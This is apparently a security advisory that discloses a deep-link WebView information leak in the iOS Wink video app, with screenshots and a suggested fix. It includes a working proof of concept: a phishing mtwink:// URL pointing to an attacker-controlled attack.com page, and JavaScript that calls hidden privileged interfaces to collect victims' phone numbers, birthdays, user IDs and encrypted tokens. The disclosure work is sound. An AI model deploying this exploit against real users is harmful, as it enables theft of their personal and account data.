
An information leak vulnerability in the iOS version of Wink

Brief Description

Wink app is a video retouching application that provides functions including video editing, image quality restoration and portrait beautification. It ranks **No.9** in the **"Photo & Video" category** list on the App Store of the Chinese region.



Mac App Store 预览

此 App 只在 iPhone、iPad 和 Mac 的 App Store 中提供。

Wink - 像修图一样修视频 12+


高清Live美颜神器

Xiamen Meitu Technology Co., Ltd.

“摄影与录像”类第 9 名

★★★★★ 3.0 • 52 个评分

免费 · 提供 App 内购买项目



Mac App Store Preview

This app is available only on the App Store for iPhone, iPad, and Mac.

Wink: Video Enhancer & Editor 12+

AI Captions, AutoCut & Retouch

Xiamen Meitu Technology Co., Ltd.

#76 in Photo & Video

★★★★★ 3.0 • 4 Ratings

Free · Offers In-App Purchases


The iOS version of the Wink supports opening web pages from external deep link URL (Scheme-customized URL). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found **there lacks a domain name validation** when these interfaces are invoked.

Thus, an attacker can craft **a malicious Scheme-customized URL**. When clicked by the victim in a browser or another app, the URL can direct the victim to the Wink app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces, **obtaining victim's personal information** (such as Masked PhoneNumber, Birthday, Gender) and **obtaining victim's account information** (such as NickName, Avatar, UserID, Personal Description, EncryptedToken).

Vulnerability Exploitation Process and Root Cause

The attacker lures the user to click on a malicious URL (Scheme) in the following format: **mtwink://webview?url=https://attack.com/wink/atkWink.html**. Here, "**attack.com**" represents a domain under the attacker's control.

When the victim clicks on this URL, it directs the victim to the Wink app and opens the webpage **https://attack.com/wink/atkWink.html** within the app.



No SIM 7:07 PM 100%

[redacted]


Phishing Link

open Wink


mtwink://webview?url=https://[redacted]/iOSJS/wink/atkWink.html

Open in "Wink"?

Cancel Open



Within the webpage, the attacker can then invoke privileged interfaces, compromise victim's privacy such as **obtaining victim's personal information** (such as Masked PhoneNumber, Birthday, Gender) and **obtaining victim's account information** (such as NickName, Avatar, UserID, Personal Description, EncryptedToken).



Get Your Personal Info:

Your PhoneNum (masked): (+[redacted]) 188*****719

Your Gender: male

Your Birthday: [redacted]-02

Get Your Account Info:

Your NickName: victimUser


Your Avatar:

Your PersonalDescription: I am the victim user.

Your UserID: 18241[redacted]


Your EncryptedToken:
ttg--EFcbLHetTLtQJa-
URL7DfcYppDL7UxMCclVCxXR[redacted]
dJd_klAURmacwjO5dW4LHMFc[redacted]
AuaFjwcrHnUkJSgDK0gxtsb3f_[redacted]
hqLPavSTLtyfm_qlkcVlxRgl1TS[redacted]
vA

Part of the code for JS to call OC and the callback function defined in JavaScript are shown below:



```
function fetchData(url) {
    var iframe = document.createElement("iframe");
    iframe.style.cssText = "display:none;width:0px;height:0px;";
    iframe.src = url;
    document.body.appendChild(iframe);
}

fetchData("mt-hogger://bind[redacted]?handler=1");
fetchData("mt-hogger://get[redacted]?handler=2");
fetchData("mt-hogger://get[redacted]?handler=3");
```



```
var MTJs = {};
MTJs.getParams = function (callbackID){
    return "";
}
MTJs.postMessage = function (retVal){
    var callbackID = retVal.handler;
    var json = retVal.response;

    switch(callbackID){
        case "1":
            document.getElementById("PhoneNum").innerText = "Your PhoneNum (masked): " + "(+" + json.phoneCode + ") " + json.phone;
            break;

        case "2":
            document.getElementById("EncryptedToken").innerText = "Your EncryptedToken: \n" + json.encryptedToken;
            break;

        case "3":
            document.getElementById("NickName").innerText = "Your NickName: " + json.screen_name;
            document.getElementById("Gender").innerText = "Your Gender: " + (json.gender == "m" ? "male" : "female") ;
            document.getElementById("Birthday").innerText = "Your Birthday: " + json.birthday;
            document.getElementById("AccountAvatar").src = json.avatar;
```

Impact of the Vulnerability

Scope of the vulnerability: Wink iOS version 1.3.70 (the latest version as of 2024-12-06).

Consequences of the vulnerability: Information disclosure.

Download link for affected application:

- ☞ **CN:**
  https://apps.apple.com/cn/app/wink-%E5%83%8F%E4%BF%AE%E5%9B%BE%E4%B8%80%E6%A0%B7%E4%BF%AE%E8%A7%86%E9%A2%91/id1594288016
- ☞ **US:**
  https://apps.apple.com/us/app/wink-video-enhancer-editor/id1594288016

Possible Countermeasures

Should implement stricter domain name checks before the invocation of privileged interfaces.